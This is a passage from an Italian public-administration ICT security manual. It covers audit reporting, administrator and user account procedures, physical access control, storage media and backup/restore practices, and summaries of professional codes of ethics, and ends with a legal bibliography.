- per la verifica degli aspetti logici vengono utilizzati i vari strumenti tecnologici definiti nella fase precedente;
- per la verifica degli aspetti organizzativi si procede con le interviste al personale per verificare la conoscenza ed il rispetto delle procedure previste.

Si procede infine alla verifica della documentazione esistente (inventario, schemi topologici, procedure d'emergenza, files di log), ricercando in primo luogo la presenza di allarmi o almeno dei tentativi di penetrazione effettuati durante il test.

### E.1.4 REPORT

È la fase di preparazione dell'output, cioè l'attività di predisposizione della documentazione di quanto riscontrato.

È una fase fondamentale in quanto l'obiettivo primario dell'audit è quello di documentare più accuratamente possibile le inadeguatezze riscontrate.

Si estraggono dai dati raccolti solo quelli maggiormente significativi e si preparano i vari report, con vari livelli di dettaglio a seconda dei destinatari. In particolare, i report prodotti dovrebbero essere almeno due:

*Report Tecnico:* indicante nel dettaglio l'attività di auditing compiuta ed i risultati ottenuti. Nel caso si siano evidenziati dei potenziali rischi alla sicurezza aziendale, il report tecnico dovrebbe includere una prima analisi delle soluzioni possibili per risolvere il problema. Il destinatario del report tecnico è il responsabile per la sicurezza della specifica area interessata.

*Report Informativo:* indicante per sommi capi il tipo di attività svolta, con particolare riferimento a quale direzione è stata interessata. Nel caso si siano evidenziati potenziali rischi, il report informativo dovrebbe indicare quali conseguenze essi potrebbero avere per la sicurezza dei dati

Il destinatario del report informativo è il Comitato per la sicurezza ICT o il Responsabile per la sicurezza ICT.

I report devono essere prodotti anche nel caso non si sia verificato alcun rischio per la sicurezza, in quanto costituiscono prova dell'adempimento dell'obbligo di legge di verifica dell'efficacia delle misure di sicurezza adottate in azienda.

### E.1.5 LINEE D'AZIONE

In questa fase vengono date indicazioni in merito alle azioni necessarie per risolvere gli eventuali problemi di sicurezza riscontrati. Si procede inoltre all'utilizzo dei risultati ottenuti per rivisitare il piano di sicurezza iniziale.

## E.2 PROCEDURA DI GESTIONE DELLE UTENZE DI AMMINISTRATORE

### E.2.1 RICHIESTE

Il Responsabile del sistema informativo comunica al Responsabile della sicurezza le necessità relative all'amministrazione dei sistemi trasmettendo la lista delle abilitazioni necessarie. Il Responsabile del sistema informativo fornisce inoltre una mappa degli ambienti che riporta l'elenco degli apparati, del software di sistema e delle funzioni di gestione e controllo per cui è richiesta l'abilitazione.

Il Responsabile del sistema informativo comunica altresì al Responsabile della sicurezza ogni variazione della suddetta mappa che comporti l'aggiornamento delle abilitazioni (ad esempio per l'ingresso di nuovi sistemi in produzione).

### E.2.2 AUTORIZZAZIONE

L'autorizzazione all'accesso agli apparati, al software di sistema ed alle funzioni di gestione e controllo è rilasciata dal Responsabile della sicurezza tenendo conto dei compiti assegnati nel contesto organizzativo dell'amministrazione.

L'autorizzazione viene comunicata all'interessato e, per conoscenza, al Responsabile del sistema informativo, specificandone eventualmente le limitazioni (ad esempio l'inibizione della generazione di utenze applicative).

Il Responsabile della sicurezza tiene inoltre traccia di tutte le autorizzazioni concesse e di ogni variazione intervenuta.

### E.2.3 ABILITAZIONE

L'abilitazione viene curata dagli stessi Amministratori secondo due modalità:

- richiedendo la creazione dell'utenza e la sua abilitazione ad un amministratore di livello superiore (se tale gerarchia è definita), in conformità all'autorizzazione ricevuta dal Responsabile della sicurezza;
- utilizzando l'utenza di default o di installazione e modificandone la password al primo accesso.

Gli Amministratori di sistema devono comunicare al Responsabile dei sistemi di produzione ed al Responsabile della sicurezza l'elenco dei servizi per i quali sono abilitati.

### E.2.4 GESTIONE PASSWORD

Gli Amministratori di sistema hanno l'obbligo di sostituire le password di default o di installazione.

Le password di default o di installazione non devono in nessun caso essere utilizzate nel corso dell'esercizio del sistema informatico.

Le password devono essere personali e segrete.

Qualora il prodotto utilizzato renda impossibile la definizione di password personali, deve essere tenuta traccia degli accessi al sistema mediante registrazione degli stessi in un apposito registro cartaceo.

Ciascun amministratore registrerà le password da lui utilizzate in un foglio che sarà inserito in una busta chiusa da lui siglata.

Le buste saranno consegnate al Responsabile della sicurezza che le siglerà a sua volta e le conserverà in un luogo protetto ma accessibile in condizioni di emergenza.

Le password, e le relative buste, dovranno essere modificate con periodicità commisurata alla criticità degli ambienti e comunque non inferiore al semestre.

Le buste potranno essere aperte, previa autorizzazione del responsabile della sicurezza, nei seguenti casi:

- necessità urgente di intervento su un sistema in assenza dei relativi Amministratori;
- dimenticanza della password da parte dell'Amministratore.

In entrambi i casi gli Amministratori autorizzati dovranno definire nuove password e ricreare la busta.

Qualora si verifichi una condizione di emergenza che richieda l'apertura urgente delle buste per l'accesso ai sistemi e non sia possibile ottenere l'autorizzazione da parte del Responsabile della sicurezza (o da persona da questi delegata), l'Amministratore potrà agire in deroga a tale autorizzazione redigendo contestualmente un documento probatorio firmato.

## E.3 PROCEDURA DI GESTIONE DELLE UTENZE APPLICATIVE

### E.3.1 RICHIESTA DI UNA NUOVA UTENZA

La richiesta di attivazione, modifica o cessazione di una user-id per un determinato utente è formulata:

- dal responsabile dell'ufficio o dell'area nel caso di utenti interni;

- dal referente per la sicurezza dell'amministrazione di appartenenza, nel caso di utenti di altre amministrazioni.

Tale richiesta avviene tramite un apposito modulo (in formato cartaceo o elettronico<sup>16</sup>) e per essere valida deve riportare la firma (manoscritta o elettronica) del responsabile che inoltra la richiesta.

Nella richiesta viene indicato anche il profilo di accesso, in coerenza con gli standard dell'amministrazione per la definizione del "profilo di accesso" (cfr. E.3.3, *Determinazione dei profili di utenza*).

La richiesta è formalmente inoltrata al Responsabile della sicurezza dell'amministrazione responsabile dell'erogazione del servizio.

### E.3.2 CODIFICA DELLE UTENZE

La codifica della user-id, al fine di evitare la creazione di user-id identiche anche in tempi diversi, viene effettuata dal Responsabile della sicurezza che ha il compito di mantenere aggiornata una base dati con tutte le utenze create. È sua responsabilità definire i formalismi per la codifica e la gestione delle eventuali eccezioni.

Il Responsabile della sicurezza provvede ad effettuare i necessari controlli di compatibilità, quindi richiede alle persone preposte di attivare le utenze convalidate.

### E.3.3 ABILITAZIONE DEGLI UTENTI

Le liste di abilitazione sono gestite dagli amministratori di sistema in base al "profilo" dell'utente.

#### ***Determinazione dei profili di utenza***

I possibili profili di utenza sono predeterminati nella fase di definizione delle politiche di sicurezza dell'amministrazione.

Concorrono alla definizione dei profili di utenza:

- il Responsabile della sicurezza;
- il Responsabile del sistema informativo;
- l'Ufficio del personale.

Per ogni profilo viene riportato l'elenco dei servizi che dovranno essere abilitati con riferimento a classi di servizi predefinite ed omogenee (ad esempio servizi di posta elettronica, accesso ad intranet, accesso remoto, ecc.). Per ogni classe di servizi vengono inoltre riportate, laddove previste, eventuali restrizioni o peculiarità nell'utilizzo dei servizi come le modalità di accesso (lettura o aggiornamento), il tipo di autenticazione (semplice o robusta), ecc.

I profili di accesso sono associati ai ruoli definiti nell'organizzazione dell'amministrazione.

Lo schema dei profili di accesso viene rivisto in occasione di ogni cambiamento organizzativo e comunque con periodicità perlomeno annuale.

<sup>16</sup> Nel caso si utilizzi un sistema avanzato di gestione delle utenze, la richiesta può essere inoltrata mediante il processo di workflow del prodotto.



**Assegnazione dei profili**

L'assegnazione del profilo all'utente viene fatta:

- dal responsabile dell'ufficio o dell'area di appartenenza, nel caso di dipendenti dell'amministrazione;
- dall'amministrazione di appartenenza, nel caso di dipendenti di altre amministrazioni.

Nel caso di amministrazioni con più sedi, il Responsabile locale della sicurezza valida il profilo assegnato e dispone per l'abilitazione ai servizi.

**Abilitazione ai servizi**

L'abilitazione ai servizi è svolta dagli amministratori di sistema o dall'ufficio di sicurezza centrale attraverso:

- l'inserimento della user-id negli elenchi degli utenti abilitati;
- l'impostazione iniziale del sistema di autenticazione per la user-id attivata;
- la disattivazione selettiva degli eventuali sbarramenti (sistemi firewall).

**Cancellazione dell'abilitazione ai servizi**

Il Responsabile della sicurezza dispone affinché gli amministratori di sistema o l'ufficio di sicurezza centrale revochino le abilitazioni di un utente nei seguenti casi:

- variazione delle funzioni dell'utente all'interno dell'organizzazione (cfr. punto E.3.5);
- gravi motivi di sicurezza (ad esempio pericolo di propagazione di un virus).

Nel primo caso il Responsabile della sicurezza può dare disposizioni affinché la revoca avvenga ad una determinata data o per un periodo di tempo prefissato.

La revoca delle abilitazioni può inoltre avvenire per esigenze di carattere gestionale (ad esempio spostamento dei servizi su un diverso server).

In questo caso l'esigenza dovrà essere comunicata, con almeno quindici giorni di anticipo, dal Responsabile del sistema informativo al Responsabile della sicurezza che disporrà per la disattivazione ed eventuale abilitazione delle utenze.

**E.3.4 AUTENTICAZIONE DEGLI UTENTI**

In base alle informazioni contenute nel profilo di accesso viene impostato il sistema di autenticazione (semplice o robusto).

**Autenticazione semplice**

Nel caso di autenticazione semplice la parola chiave sarà impostata con un valore di default: tale valore dovrà essere modificato dall'utente al primo accesso.

Da questo momento in poi la password di accesso sarà conosciuta solo del legittimo utente che dovrà aver cura di evitare che altri possano venirne a conoscenza.

In ambiente Host ed Internet le password saranno gestite in modo da forzarne il rinnovo periodico (*aging* delle password).

Le password dovranno avere al massimo le seguenti durate:

- 1 mese nel caso di ambiente host;
- 1 settimana nel caso di ambiente Internet.

Per tutti gli ambienti, la password dovrà avere una lunghezza di almeno X caratteri<sup>17</sup>. Nel caso l'utente dimentichi la propria password dovrà essere seguita la seguente procedura:

- l'utente richiederà al proprio Responsabile la re-impostazione dell'utenza;
- questi seguirà la procedura ordinaria per l'attivazione, modifica o cessazione utenza, riportando nel campo "Note" del modulo di richiesta la dicitura "perdita password";
- il Responsabile della sicurezza disporrà per la re-impostazione dell'utenza con la password di default;
- l'utente al primo accesso dovrà modificare la password di default scegliendo una nuova password.

### **Autenticazione forte**

La procedura di gestione dei sistemi di autenticazione robusta varia in funzione degli algoritmi e degli strumenti utilizzati (autenticazione client con certificati, sistemi challenge response, smart card, ecc.).

Quando l'autenticazione avviene tramite token (es. smart card) valgono le seguenti regole:

- in caso di nuovo utente, il Responsabile della sicurezza dispone affinché l'organismo competente attivi il sistema di autenticazione tramite l'emissione e la personalizzazione del token;
- l'utente deve custodire con cura il token ed evitare di dimenticarlo o perderlo;
- l'utente comunicherà al Responsabile della sicurezza, o al Responsabile locale della sicurezza, eventuali dimenticanze o perdite del token, questi valuterà l'opportunità di innescare la procedura di assegnazione di un nuovo token;
- è facoltà del Responsabile della sicurezza, o del responsabile locale della sicurezza, consentire temporaneamente l'abilitazione dell'utente ad eseguire alcune funzioni anche in assenza di token, in tal caso disporrà affinché si attui la procedura di autenticazione semplice (vedi *Autenticazione semplice*) con scadenza predeterminata dell'utenza;
- in caso di cessazione della funzione cui è associata l'autenticazione robusta (cessazione del rapporto di lavoro o cambio di ruolo), il token dovrà essere restituito al responsabile della sicurezza (a seconda del tipo di token, questi disporrà per la sua distruzione fisica o per la sua re-impostazione).

### **E.3.5 CICLO DI VITA DELLE UTENZE**

Le utenze devono essere attive esclusivamente per il periodo necessario alle relative attività lavorative e devono essere disattivate quando quest'ultime si concludono o vengono sospese.

La modalità di gestione dei diversi eventi che comportano modifiche alle abilitazioni delle utenze deve essere riportata in appositi documenti.

<sup>17</sup> Generalmente la lunghezza considerata sufficiente è di otto caratteri.

## E.4 PROCEDURA DI ABILITAZIONE ALL'INGRESSO AI LOCALI

### E.4.1 ABILITAZIONE DEL PERSONALE INTERNO

L'abilitazione viene concessa in base al ruolo svolto nell'amministrazione ed al profilo di sicurezza secondo la procedura descritta di seguito.

Il Responsabile della sicurezza/Ufficio sicurezza definisce i profili di sicurezza e, per ciascun profilo, i ruoli aziendali coinvolti e le abilitazioni associate.

L'Ufficio del personale comunica al Responsabile della sicurezza/Ufficio sicurezza ogni variazione di ruolo verificatasi nell'amministrazione: assunzione, cambio di ruolo o cessazione del rapporto di lavoro.

L'Ufficio di sicurezza provvede a:

- assegnare ed attivare il profilo di sicurezza nel caso di assunzione;
- disattivare il profilo di sicurezza nel caso di cessazione del rapporto di lavoro;
- disattivare i vecchi profili ed attivare il nuovo nel caso di cambio di ruolo.

Quando il profilo assegnato comporta la necessità di accedere ai locali contenenti i dischi, contestualmente all'attivazione del profilo viene abilitato<sup>18</sup> l'accesso ai locali.

Quando invece viene revocato un profilo che comportava la possibilità di accesso ai locali, contestualmente alla disattivazione del profilo viene disabilitato l'accesso ai locali.

### E.4.2 ABILITAZIONE DEL PERSONALE ESTERNO

Gli Amministratori di sistema e gli operatori abilitati all'accesso ai locali possono a loro volta consentire l'accesso a personale esterno per motivi operativi (manutenzione degli apparati, controlli, riparazioni, ecc.).

Si possono distinguere due tipologie di interventi da parte del personale esterno:

- interventi pianificati (ad esempio per manutenzioni periodiche);
- interventi estemporanei (ad esempio per risoluzione di problemi).

Per l'accesso ai locali occorre seguire la seguente procedura:

- il personale interno responsabile dell'intervento deve avvertire preventivamente la struttura addetta del controllo degli ingressi (portineria o reception), nel caso di interventi pianificati potrà comunicare una tantum il calendario degli interventi;
- la struttura addetta del controllo degli ingressi deve identificare il personale esterno tramite documento di riconoscimento valido, registrare la data e l'ora di ingresso ed avvertire il responsabile interno dell'intervento;
- il responsabile interno dell'intervento deve accompagnare il personale esterno nei locali in cui si trovano i sistemi oggetto dell'intervento ed istruirlo sulle modalità operative, evitando che la persona rimanga sola all'interno del locale;

<sup>18</sup> A seconda del contesto, l'abilitazione può avvenire: con la consegna della chiave o delle chiavi, con la consegna di un badge, con l'abilitazione del badge personale all'apertura di determinati varchi, con l'inserimento del nominativo della persona in una lista di persone abilitate a prelevare la chiave del locale, ecc.

- nel caso il personale esterno abbia necessità di utilizzare gli elaboratori, sarà cura del responsabile dell'intervento inserire le necessarie password operando in modo da mantenerle segrete ed eventualmente attivando, subito dopo l'intervento, la procedura per il cambio password;
- se il personale esterno rileverà la necessità di prelevare e portare in laboratorio parti dei sistemi elaborativi, dovrà essere richiesta autorizzazione al Responsabile della sicurezza/Ufficio di sicurezza che valuterà il rischio di divulgazione di informazioni presenti sui supporti di registrazione;
- al termine dell'intervento il responsabile interno deve accompagnare il personale esterno presso la struttura addetta del controllo degli ingressi, dove sarà registrata la data e l'orario di uscita.

## E.5 PROCEDURA DI GESTIONE DEI SUPPORTI DI MEMORIZZAZIONE

### E.5.1 GESTIONE DEI DISCHI

Tutti i supporti di memorizzazione destinati a contenere dati personali devono essere collocati in locali ad accesso controllato, ossia in locali sorvegliati o chiusi con adeguati sistemi di protezione (ingresso mediante chiave o badge).

L'accesso a tali locali deve essere consentito solo al personale autorizzato.

Il personale autorizzato all'accesso è riconducibile a due categorie:

- personale interno (amministratori di sistema, operatori, ecc.);
- personale esterno (addetti alla manutenzione degli apparati, tecnici di assistenza, personale per le pulizie, ecc).

Il personale facente parte della seconda categoria può accedere ai locali solo se accompagnato da amministratori di sistema o operatori e non può permanere nei locali in assenza di personale interno. L'ingresso e l'uscita del personale esterno devono essere tracciati in un apposito registro.

### E.5.2 GESTIONE DEI NASTRI DI BACKUP

Tutti i nastri di backup devono essere gestiti in modo da:

- garantirne la conservazione per un adeguato periodo di tempo;
- proteggerli nei confronti di furti, contraffazioni o accessi non autorizzati;
- proteggerli nei confronti di eventi calamitosi (incendi, inondazioni, ecc.);
- facilitarne l'utilizzo in caso di operazioni di recupero (*restore*).

#### ***Periodo di conservazione***

Il riuso ciclico dei nastri deve garantire la disponibilità delle informazioni per un periodo di tempo adeguato.

Tale periodo sarà stabilito dal responsabile della sicurezza e, nel caso i supporti contengano dati personali, dall'ufficio incaricato del trattamento in base alle caratteristiche delle informazioni (necessità di conservazione per motivi funzionali o legali).

In generale la modalità di conservazione dei nastri di backup dovrebbe garantire il recupero:

- dei salvataggi (dump<sup>19</sup>) giornalieri relativi al mese precedente;
- dei salvataggi settimanali relativi al trimestre precedente;
- dei salvataggi mensili relativi all'anno precedente.

### **Modalità di conservazione**

In assenza di un sistema di gestione automatica dei nastri (robot), tutti i nastri devono essere opportunamente etichettati indicando la data ed il tipo di backup.

I nastri di backup devono essere conservati in armadi ignifughi debitamente chiusi a chiave. L'accesso ai locali ed agli armadi contenenti i nastri di backup è concesso solo al personale autorizzato.

Per quanto concerne la modalità di autorizzazione, deve essere seguita la procedura di cui al punto E.4.1.

## **E.5.2 GESTIONE DEI SUPPORTI DESTINATI AD USO PERSONALE**

### **Floppy, CD o DVD riscrivibili e penne USB**

Questi tipi di supporto di memorizzazione sono concepiti principalmente per uso personale e non si prestano a registrare informazioni critiche sotto il profilo della sicurezza.

Per questo motivo l'uso di tali supporti per informazioni con requisiti di sicurezza (come ad esempio le informazioni tutelate dalla legge sulla privacy) deve essere estremamente ridotto<sup>20</sup> e comunque limitato a periodi di tempo brevi.

In tal caso occorre seguire la seguente procedura:

- l'utente che registra le informazioni su floppy, CD, DVD, penne USB (*pen drive*) o altri dispositivi esterni di memorizzazione (ad es. *memory stick*) è responsabile della custodia di quest'ultimi e deve operare in modo da evitare la lettura non autorizzata del supporto da parte di altri;
- è preferibile che i dati vengano memorizzati su penna USB in forma cifrata;
- nel caso i dati debbano restare sui supporti citati per più di 12 ore, è necessario conservare il floppy in un mobile chiuso a chiave cui abbia accesso il solo proprietario;
- non appena viene meno la necessità di mantenere i dati su penna USB, occorre provvedere alla formattazione del dispositivo;
- quando i supporti citati vengono utilizzati per memorizzare temporaneamente dati critici sotto l'aspetto della sicurezza, la formattazione deve essere eseguita con un programma che realizza l'effettiva cancellazione dei dati attraverso la sovrascrittura dei byte.

### **Gestione dati registrati su Hard Disk**

Analogamente ai supporti esterni di memorizzazione, l'hard disk del personal computer è concepito principalmente per uso personale e non si presta a registrare informazioni critiche sotto il profilo della sicurezza.

Inoltre l'hard disk può essere facilmente acceduto da un attaccante durante il collegamento ad Internet senza l'interposizione di un firewall (ad esempio durante il collegamento ad un Internet provider tramite modem).

<sup>19</sup> Con tale termine si intende la "fotografia" dei dati che si ottiene con l'operazione di backup.

<sup>20</sup> È preferibile utilizzare gli archivi dei sistemi server che offrono migliori protezioni e sono soggetti ad operazioni di backup pianificate.

Per questo motivo l'uso di tali supporti per informazioni con requisiti di sicurezza (come ad esempio le informazioni tutelate dalla legge sulla privacy) deve essere estremamente ridotto e comunque limitato a periodi di tempo brevi.

Per quanto concerne la procedura di gestione del supporto di memorizzazione occorre distinguere il caso di sistemi *desktop* collegati alla rete aziendale da quello di PC portatili che accedono ai servizi aziendali attraverso Internet.

#### SISTEMI DESKTOP

Nel caso i dati siano registrati su un sistema *desktop* occorre seguire la seguente procedura:

- l'utente deve evitare, per quanto possibile, la registrazione delle informazioni di natura aziendale sull'hard disk del proprio PC e privilegiare i supporti di memorizzazione in rete (*file server*);
- deve essere evitato il collegamento ad Internet attraverso modem (è invece consentito il collegamento mediante la rete aziendale);
- non appena viene meno la necessità di mantenere i dati sul PC, occorre provvedere alla loro cancellazione;
- le operazioni di manutenzione/riparazione del PC possono essere eseguite solo dalla struttura preposta, previa autorizzazione da parte del Responsabile della sicurezza/Ufficio di sicurezza che valuterà il rischio di divulgazione di informazioni presenti sull'hard disk.

#### PC PORTATILI

Nel caso i dati siano registrati su un PC portatile occorre seguire la seguente procedura:

- l'utente che registra le informazioni sull'hard disk del proprio PC è responsabile della custodia di quest'ultimo e deve operare in modo da evitare la lettura non autorizzata del supporto da parte di altri;
- deve essere utilizzata la password del BIOS per l'accesso al PC;
- i dati devono essere preferibilmente memorizzati in forma cifrata;
- l'accesso tramite Internet a servizi che trattano dati personali deve utilizzare un sistema di autenticazione robusta e di cifratura del traffico (ad es. SSL/TLS);
- non appena viene meno la necessità di mantenere i dati sul PC, occorre provvedere alla loro cancellazione, tale cancellazione deve essere eseguita con un programma che realizza la pulizia dell'area di disco utilizzata attraverso la sovrascrittura dei relativi byte;
- le operazioni di manutenzione/riparazione del PC non devono essere svolte autonomamente dall'utente, devono invece essere eseguite, previa autorizzazione da parte del Responsabile della sicurezza/Ufficio di sicurezza che valuterà il rischio di divulgazione di informazioni presenti sull'hard disk.

#### **Gestione CD o DVD non riscrivibili**

I CD o DVD non riscrivibili possono essere utilizzati al posto dei nastri per registrare dati storici o backup di informazioni.

In tale caso occorre seguire la procedura di cui al paragrafo *Floppy, CD o DVD riscrivibili e penne USB*.

**Eliminazione dei supporti**

I supporti di memorizzazione per uso personale (floppy CD e DVD) non più utilizzati devono essere fisicamente distrutti in modo da renderne impossibile il riutilizzo.

**E.6 PROCEDURA DI SALVATAGGIO/RIPRISTINO DEI DATI****E.6.1 TIPOLOGIE DI DATI**

È possibile distinguere tre tipologie di dati:

- dati statici, sono i file con un grado di variabilità molto basso; tipicamente rientrano in questa categoria i dati storici;
- dati dinamici, sono i file con un elevato grado di variabilità; rientrano ad esempio in questa definizione i dati degli utenti;
- database, sono informazioni correlate e gestite da applicazioni specifiche (DBMS). Generalmente l'applicazione che li gestisce consente il salvataggio ed il recupero dei dati con modalità particolari.

**E.6.2 TIPOLOGIE DI SALVATAGGI**

I backup si possono differenziare in base a due criteri: la quantità di informazioni di volta in volta salvate e la struttura di dati utilizzata per il salvataggio.

Per quanto concerne la quantità di informazioni salvate si possono distinguere i seguenti tipi di backup:

**Integrale** (backup di livello 0)

Sono salvati tutti i dati oggetto del backup indipendentemente dal fatto che vi siano state modifiche dall'ultimo backup effettuato. È la modalità di backup più semplice ma anche quella che richiede maggiore spazio disco e tempo.

**Differenziale** (backup di livello n)

Sono salvate tutte le informazioni modificate dall'ultimo backup integrale. Con questa tecnica si riduce la dimensione del backup rispetto a quella del salvataggio integrale. Per ripristinare le informazioni salvate occorre ripristinare il precedente salvataggio integrale e quindi eseguire la funzione di recupero del backup differenziale.

**Incrementale**

È la copia delle sole informazioni modificate dall'ultimo backup eseguito. In questo modo vengono salvate ancora meno informazioni, ma l'attività di restore ha una maggiore durata; infatti per il ripristino occorre dapprima eseguire il restore dell'ultimo salvataggio integrale, quindi eseguire il recupero di tutti i backup incrementali eseguiti dopo questo.

Per quanto riguarda la struttura dati utilizzata per il salvataggio si possono distinguere i seguenti tipi di backup:

- *fisico*, consistente nella copia delle informazioni su supporto diverso mantenendo la struttura originaria dei file;
- *logico*, consistente nell'estrazione delle informazioni e nella loro registrazione in un formato diverso dall'originale allo scopo di consentire un ripristino più selettivo delle stesse.



### E.6.3 MODALITÀ DI BACKUP

Per ogni tipologia di informazioni deve essere definita la modalità di backup più adeguata. In particolare, con riferimento alle tipologie sopra esposte, dovrebbero essere eseguite le procedure di backup di seguito riportate.

#### ***Criteri per ambienti centralizzati***

##### DATABASE

È auspicabile che ogni database sia archiviato, con backup integrale, giornalmente su disco in forma logica e settimanalmente in forma fisica; i file generati saranno archiviati su cartucce.

La copia fisica sarà eseguita “a freddo” mentre quella logica sarà eseguita “a caldo”.

A meno di particolari esigenze delle applicazioni che utilizzano il data base, l'accesso al sistema sarà sospeso per la sola durata del backup fisico.

Le funzioni di backup logico avverranno invece senza sospendere le correnti attività che richiedono l'accesso alla base informativa.

##### DATI STATICI E DINAMICI

Per tutti gli archivi è buona norma eseguire:

- un'archiviazione fisica di livello zero con periodicità settimanale;
- un'archiviazione fisica incrementale con periodicità giornaliera.

#### ***Criteri per ambienti dipartimentali***

##### DATABASE

È consigliabile archiviare ogni database settimanalmente su disco in forma logica (funzione export) ed in forma fisica con backup integrale.

È altresì raccomandabile l'esecuzione giornaliera del backup logico di tipo incrementale. I file generati saranno archiviati su cassetta.

A meno di particolari esigenze delle applicazioni che utilizzano i data base, tutte le copie saranno eseguite “a caldo”, cioè senza sospendere le attività che richiedono l'accesso alla base informativa.

##### DATI STATICI E DINAMICI

Per tutti gli archivi è consigliabile:

- un'archiviazione fisica di livello zero con periodicità settimanale;
- un'archiviazione fisica di livello 1 o incrementale su nastro con periodicità giornaliera.

#### ***Criteri per i sistemi esposti su Internet***

Le procedure relative al contesto Internet riguardano i file dinamici presenti sui web server ed i file statici relativi alla registrazione e cronologia degli accessi (log dei web server e dei sistemi firewall).

##### DATI STATICI

Ogni archivio di log sarà copiato, con cadenza preferibilmente giornaliera, su cassetta.



## DATI DINAMICI

Per tutti gli archivi è auspicabile un'archiviazione fisica di livello zero con periodicità giornaliera.

## E.6.4 ATTIVITÀ DI RESTORE DEI DATI

L'attività di *restore* dei dati può essere innescata:

- da un problema verificatosi sui sistemi (ad esempio rottura di un disco);
- da un'esigenza di natura funzionale (ad esempio storno di operazioni eseguite in modo errato).

In entrambi i casi saranno avvertiti il Responsabile della sicurezza (o figura da questi delegata) ed il Titolare dell'applicazione cui l'attività di *restore* si riferisce (o figura da questi delegata).

Il Responsabile della sicurezza valuterà l'opportunità del *restore* in relazione alla possibilità di perdita di informazioni utili ai fini di indagini su presunte violazioni del sistema di sicurezza, mentre il Titolare dell'applicazione controllerà che l'attività non comporti perdite della qualità dei dati (incongruenze, disallineamenti, ecc.)

Qualora il recupero dei dati rivesta carattere di particolare urgenza, l'amministratore di sistema ha la facoltà di eseguire l'attività di *restore*, anche senza aver sentito i responsabili sopra citati, purché:

- abbia provveduto ad avvertire questi ultimi tramite posta elettronica, fornendo gli estremi dell'intervento e motivando opportunamente il carattere di estrema urgenza;
- abbia potuto valutare con ragionevole certezza che il recupero dei dati non comprometta l'integrità del contesto tecnico e funzionale.

## E.6.5 VARIAZIONE DELLA SCHEDULAZIONE

Le procedure di backup elencate possono essere occasionalmente variate in modalità e periodicità a seguito di particolari esigenze di natura funzionale (ad esempio prolungamento del collegamento on line).

Le richieste di variazione di schedulazione, opportunamente motivate, dovranno essere inoltrate all'Ufficio sicurezza che valuterà l'impatto della variazione sul livello di sicurezza dei sistemi informativi e, qualora consideri accettabile la richiesta, la inoltrerà all'Amministratore di sistema (o figura da questi delegata).

Questi valuterà l'impatto della variazione di schedulazione sulle attività di conduzione dei sistemi informativi e, dopo averne verificata la fattibilità, disporrà affinché la variazione abbia atto.

Tutte le variazioni di schedulazione dovranno essere opportunamente tracciate su un apposito registro.

## APPENDICE F

# I codici deontologici di riferimento

Praticamente tutte le associazioni di professionisti informatici, sia italiane che internazionali, propongono codici deontologici per i propri associati. Non rientra tra gli scopi di questo documento un'analisi dettagliata dei vari codici deontologici, ma è sicuramente utile citarne l'esistenza per quelle associazioni di professionisti dell'informatica non dedicate specificamente alla sicurezza ICT e trarre qualche spunto di sintesi per quelle decisamente orientate allo specifico settore della sicurezza.

Per ogni codice viene fornito il percorso di consultazione disponibile al momento della pubblicazione del presente documento.

### F.1 ACM (ASSOCIATION OF COMPUTING MACHINERY)

La ACM, Association of Computing Machinery, è la più antica e forse più famosa associazione di professionisti dell'informatica. Insieme alla IEEE Computer Society rappresenta il meglio nell'ambito dell'organizzazione scientifica relativa allo specifico settore dell'ICT.

Il codice deontologico dell'ACM può essere consultato all'indirizzo:

<http://www.acm.org/constitution/code.html>

Trattandosi di un codice non dedicato alla sicurezza ICT non troviamo mai espliciti riferimenti a questo tipo di tecnologie. Peraltro il primo principio basato sul fatto di “dare un contributo alla società” implica una serie di principi morali cruciali anche per il professionista della sicurezza ICT.

È opportuno ricordare un articolo dedicato alla tutela della privacy. Il professionista di sicurezza ICT ha un alto rischio di violazione proprio per il particolare mestiere che svolge.

Citiamo infine l'articolo 1.8 che evidenzia l'importanza del segreto professionale di evidente importanza nella sicurezza ICT.

### F.2 IEEE (INSTITUTE OF ELECTRIC AND ELECTRONIC ENGINEERS)

Questo codice è molto più sintetico di quello dell'ACM. Si tratta di un decalogo reperibile all'indirizzo: <http://www.ieee.org>

cercando la voce di menù Code of Ethics sotto la voce in *home page* About IEEE.

Il codice non è esclusivamente mirato ai professionisti dell'ICT. Peraltro ricalca, con maggiore sintesi quanto stabilito dall'ACM. Appare particolarmente interessante la responsabilità di “disclosure” ovvero di informazione relativa agli elementi di rischio eventualmente presenti in un certo contesto anche ICT.

### F.3 ISACA (INFORMATION SYSTEM AUDIT AND CONTROL ASSOCIATION)

L'ISACA è l'associazione internazionale degli auditor informatici. La certificazione CISA (Certified Information System Auditor) è molto quotata a livello internazionale e si accompagna ad un codice etico.

Questo codice può essere reperito all'indirizzo: <http://www.isaga.org/codeofethics.htm>

Nel corso delle revisioni, al codice sono stati aggiunti principi relativi alla gestione della sicurezza ICT. Visto il tipo di professionalità specialistica coinvolta, particolare attenzione viene dedicata nel codice alla libertà di giudizio priva di condizionamenti, alla formazione continua e alla trasparenza nella rivelazione alle parti interessate di tutto il necessario alla formazione di un corretto giudizio sul sistema informativo sotto esame.

### F.4 CISSP (CERTIFIED INFORMATION SYSTEM SECURITY PROFESSIONAL)

La certificazione denominata CISSP rappresenta quasi sicuramente la punta d'eccellenza nell'ambito della certificazione indipendente nel campo della sicurezza ICT. Anch'essa prevede un codice etico che è consultabile all'indirizzo:

<http://www.isc2.org/cgi/content.cgi?category=12#code>

I principi basilari di tale codice prevedono che un CISSP debba agire nell'interesse della società, del bene pubblico e della protezione delle infrastrutture. Si prevede anche l'azione coscienziosa, onesta, legale e responsabile. I colleghi vanno protetti e aiutati nello sviluppo della professione.

Sono presenti anche suggerimenti su attività incoraggiate e scoraggiate (tra queste lo spargere informazioni atte a spargere paura e incertezza).

Sono comunque presenti richiami all'osservanza dei contratti, delle leggi e un'incitazione alla prudenza che sono simili in tutti i codici esaminati precedentemente.

# Bibliografia normativa

## LEGGI E DECRETI

D.Lgs. 12 febbraio 1993, n. 39 – Norme in materia di sistemi informativi automatizzati delle amministrazioni pubbliche, a norma dell'art. 2, comma 1, lettera mm), della legge 23 ottobre 1992, n. 421.

D.P.R. 28 ottobre 1994, n. 748 – Regolamento recante modalità applicative del decreto legislativo 12 febbraio 1993 n. 39, recante norme in materia di sistemi informativi automatizzati delle amministrazioni pubbliche, in relazione all'amministrazione della giustizia.

D.P.R. 11 novembre 1994, n. 680 – Regolamento per il coordinamento delle norme in materia di sistemi informativi automatizzati delle amministrazioni pubbliche con le esigenze di gestione dei sistemi concernenti la sicurezza dello Stato.

